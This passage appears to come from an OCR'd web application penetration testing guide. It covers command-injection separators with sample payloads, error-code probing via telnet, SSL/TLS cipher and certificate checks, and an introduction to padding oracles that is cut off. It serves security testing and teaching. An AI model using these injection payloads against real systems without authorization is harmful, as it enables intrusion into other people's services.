
- List all input of web interface
- Using special character below

Special Characters for Comand Injection

The following special character can be used for command injection such as | ; & $ > < ` \ !

- cmd1|cmd2 : Uses of | will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1;cmd2 : Uses of ; will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1||cmd2 : Command 2 will only be executed if command 1 execution fails.
- cmd1&&cmd2 : Command 2 will only be executed if command 1 execution succeeds.
- $(cmd) : For example, echo $(whoami) or $(touch test.sh; echo 'ls' > test.sh)
- 'cmd' : It's used to execute specific command. For example, 'whoami'
- >(cmd): <(ls)
- <(cmd): >(ls)

Test Example



Testing for Error Handling

1. Analysis of Error Codes

These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications.

How to Test

- Test 404 Not Found:

```
root@ilak:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
GET /abc 80
<CRLF><CRLF>

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
Connection closed by foreign host.
```


- Test 400 Bad Request:

```
Trying 192.168.222.136...
Connected to 192.168.222.136.
Escape character is '^]'.
GET / HTTP 1.1
<CHTTP/1.1 400 Bad Request
Date: Wed, 07 Mar 2018 09:08:01 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin
-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9
.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
Connection closed by foreign host.
root@kali:~#
```

- Test 405 Method not Allowed

```
root@kali:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
PUT /index.html HTTP/1.1
Host: 176.28.50.165
<CRLF><CRLF>

HTTP/1.1 405 Not Allowed
Server: nginx/1.4.1
Date: Wed, 07 Mar 2018 09:32:55 GMT
Content-Type: text/html
Content-Length: 172
Connection: keep-alive

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

- Test 408 Request Time out



- Test 501 Method Not Implemented

```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

- Test enumeration of the directories with access denied
  - http://<host>/<dir>
  - Result: dir listing, not allow to be listed, forbidden or don't have permission to access.


2. Analysis of Stack Traces


Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker. This information could then be used in further attacks.

How to Test

Some tests to try include:

- Invalid input (such as input that is not consistent with application logic)
- Input that contains non alphanumeric characters or query syntax
- Empty inputs
- Input that are too long
- Access to internal pages without authentication
- Bypassing application flow






Testing for weak Cryptography

1. SSL/TLS Testing


Testing SSL/TLS cipher specifications and requirements for site:

Black box testing: Detect possible of weak cipher, the ports associate to SSL/TLS must be defined. Typically include port 443 which standard https port.

- Nmap scanner via "-sV" scan option, is able to identify SSL services.



- Identifying SSL services and weak ciphers with Nessus.



- Identifying weak cipher with https://www.ssllabs.com/projects/index.html

- Manually audit weak SSL cipher levels with openSSL

```
openssl s_client -no_tls1 -no_ssl3 -connect google-gruyere.appspot.com:443
CONNECTED(00000003)
depth=2 OU = GlobalSign Root CA - R2, O = GlobalSign, CN = GlobalSign
verify return:1
depth=1 C = US, O = Google Trust Services, CN = Google Internet Authority G3
verify return:1
depth=0 C = US, ST = California, L = Mountain View, O = Google Inc, CN = *.appspot-preview.com
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
   i:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
 1 s:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
   i:/OU=GlobalSign Root CA - R2/O=GlobalSign/CN=GlobalSign
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFNjCCBB6gAwIBAgIINPsxpa4cMtIwDQYJKoZIhvcNAQELBQAwVDELMAkGA1UE
BhMCVVMxHjAcBgNVBAoTFUdvb2dsZSBUcnVzdCBTZXJ2aWNlczElMCMGA1UEAxMc
R29vZ2xlIEludGVybmV0IEF1dGhvcml0eSBHMzAeFw0xODAxMTYwOTU3MjdaFw0x
ODA0MTAwODQzMDBaMG8xCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlh
MRYwFAYDVQQHDA1Nb3VudGFpbiBWaWV3MRMwEQYDVQQKDApHb29nbGUgSW5jMR4w
HAYDVQQDDBUqLmFwcHNwb3QtcHJldmlldy5jb20wggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQCuIFk4+oO4NKCGEqti1ScEXlwmBEuE4e1ibStSfTF0Vmhh
+p8+ZALGF++77krDLD9CuTAcxrl5bOHlOwEU4laZaTTA9ldMd+hm1hgc9kCXkXNJ
3R4D/be53nmPSiIilJY6wBV/WhGZDisSTznDSTBDwdep+fTxFB9X07EF3Eb+iyOq
kO9xGbmwdTqHrRiCXNjn9PQ9n/dPUnoW/dEyrkGA+UgnqH0X2ccOMPEb63VuLt0Z
SBnv+WwYSKvxqPiEWg2KYarBWUJeUpPb0ZfT5Vd+exYD+UkeCTbycS5DEKqxiqxd
knWh7v6O1iEBPHLQeXBYTcN8bjL+uPzmDOqVo0ZxAgMBAAGjggHvMIIB6zATBgNV
HSUEDDAKBggrBgEFBQcDATCBxQYDVR0RBIG9MIG6ghUqLmFwcHNwb3QtcHJldmll
dy5jb22CDSouYXBwc3BvdC5jb22CFSoudGhpbmt3aXRoZ29vZ2xlLmNvbYIQKi53
aXRoZ29vZ2xlLmNvbYIRKi53aXRoeW91dHViZS5jb22CE2FwcHNwb3QtcHJldmll
dy5jb22CC2FwcHNwb3QuY29tghN0aGlua3dpdGhnb29nbGUuY29tgg53aXRoZ29v
Z2xlLmNvbYIPd2l0aHlvdXR1YmUuY29tMGgGCCsGAQUFBwEBBFwwWjAtBggrBgEF
BQcwAoYhaHR0cDovL3BraS5nb29nL2dzcjIvR1RTR0lBRzMuY3J0MCkGCCsGAQUF
BzABhh1odHRwOi8vb2NzcC5wa2kuZ29vZy9HVFNHSUFHMzAdBgNVHQ4EFgQU7e+S
RVIYnYEGLyhC7UpYmn13LZIwDAYDVR0TAQH/BAIwADAfBgNVHSMEGDAWgBR3wrhQ
mmd2drEtwobQg6B+pn66SzAhBgNVHSAEGjAYMAwGCisGAQQB1nkCBQMwCAYGZ4EM
AQICMDEGA1UdHwQqMCgwJqAkoCKGIGh0dHA6Ly9jcmwucGtpLmdvb2cvR1RTR0lB
RzMuY3JsMA0GCSqGSIb3DQEBCwUAA4IBAQAKvj6QkSaz5cq3LaB30oEmpQAavn/z
rEUyMMp02GmHkt8Cfl4Sg5mnvcS60zE5Z6t4r6ZWLAQQN1W7NWu+cmDcMlqEwW/q
6VaQsvoOX80m2n+GQAJokrFcORIgYJH1K5Wea2QbRQx8r+XYIK92d79nEO41vm2A
Op4WYt6IBTEzENEmMdcpjrQViREr19P5BQJLsdIkaTTOExsN5KuuBgZPdT0b5lCu
iZIfnpDKdDySLKNhhbXBnjKlSr52ujyqpWsrwUu7elubz53cxBt6hAV9y8Z9QN0J
QCMPgdeMIOZWoAxjVb2hvb5konRn+dH5QtILZy6+CbQgfBzAIC8gn+25
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
issuer=/C=US/O=Google Trust Services/CN=Google Internet Authority G3
---
No client certificate CA names sent
Peer signing digest: SHA256
```

```
New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-CHACHA20-POLY1305
    Session-ID: EF5E62B4253B4155268B072AE037C45B32854C30BDCF5EE64625C8FAF4F5A0C9
    Session-ID-ctx:
    Master-Key: 6115CC2B4568B6AFB39F9CDCAB06C6DEEC7FEB2F89FFF1023E53EBDA12A3019D1A4D979F950F90DDB4630DB946759E16
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 100799 (seconds)
    TLS session ticket:
    0000 - 00 20 99 92 c5 bb 96 7d-ab f0 31 45 4c d4 86 c4   . .....}..1EL...
    0010 - 9a 31 1d ff 0c 35 1f c2-56 88 02 0b e9 35 70 61   .1...5..V....5pa
    0020 - a2 a3 b4 7d ce 6b c5 fd-b2 91 4e 39 55 ed 87 5c   ...}.k....N9U..\
    0030 - 68 fd 2f 2c d5 05 62 39-e4 49 24 38 20 4a 97 01   h./,..b9.I$8 J..
    0040 - dd 49 04 33 0e f4 73 26-ee fc f4 ac 1a b4 96 ab   .I.3..s&........
    0050 - 35 c1 3d 8c b9 98 ca 9f-d3 d6 f2 7c c8 c1 46 47   5.=........|..FG
    0060 - 22 b9 24 3f 87 2a 47 cf-f7 49 bc 9f f4 34 ca 7e   ".$?.*G..I...4.~
    0070 - d6 25 0b 66 57 5d bc ab-79 4a 0e cd ca 00 ba 6a   .%.fW]..yJ.....j
    0080 - 0f fe 83 aa 9c 1a 1a e9-11 97 6f fe d1 e7 40 53   ..........o...@S
    0090 - 22 a2 14 ae a2 09 7d 7d-89 d5 6e c9 22 35 7a 37   ".....}}..n."5z7
    00a0 - ef d6 97 80 3b 3a 97 21-c3 a0 9f 04 4a 1f 88 b1   ....;:.!....J...
    00b0 - ea d4 28 8b c7 83 64 60-7a 16 f0 15 83 b6 ae e9   ..(...d`z.......
    00c0 - 4a 00 33 bc 78 e3 5a 7a-20 a3 01 d4 20 7e 94 f6   J.3.x.Zz ... ~..
    00d0 - fc e3 ef 25 29 ff 1c 29-52 c4                     ...%)..)R.

    Start Time: 1517809834
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: yes
---
```

White box testing: Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example:

- The registry path in windows defines the ciphers available to the server:
    - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
- Linux?

Testing SSL Certificate Validity – Client and Server


When accessing a web application via https protocol, a secure channel is established between client and server. The identify is digital certificates. In order for the communication to be setup, a number of checks on the certificates must be passed:


- Check the CA (Certificate Authority) is trusted
    - Each browser come with a preloaded list of trusted CAs, against which the certificate singing CA is compared.
- Check the certificate is currently valid
    - Certificate have an associated period of validity. Browser can warned this case.
- Check that name of site and name reported in the certificate match

- If the name of the server and the certificate do not match, it might sound suspicious. A system may host a number of name-based virtual hosts, which share same IP address and are identified by means of the HTTP 1.1 host: header. In this case, since the SSL handshake checks the server certificate before HTTP request is processed, it is not possible to assign different certificates to each virtual server.

Black box testing:

- Using Browser such as FireFox





The certificate expired on *(date)*

The certificate expired on *date* (...)

Error code: SEC_ERROR_EXPIRED_CERTIFICATE

The certificate is not trusted because the issuer certificate is unknown

The certificate is not trusted because the issuer certificate is unknown.
The server might not be sending the appropriate intermediate certificates.
An additional root certificate may need to be imported.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is not trusted because it is self-signed

The certificate is not trusted because it is self-signed.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is only valid for *(site name)*


example.com uses an invalid security certificate.

The certificate is only valid for the following names: www.example.com, *.example.com

Error code: SSL_ERROR_BAD_CERT_DOMAIN

More at: https://support.mozilla.org/en-US/kb/what-does-your-connection-is-not-secure-mean#w_the-certificate-will-not-be-valid-until-date

- Using MMC in window to view list of trusted CA



2. Testing for Padding Oracle

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations.

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS 7. It fills the remaining bytes with the value of the padding length.

Example

If the padding has the length of 5 bytes, the byte value 0x05 is repeated five times after the plain text.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.


How to Test

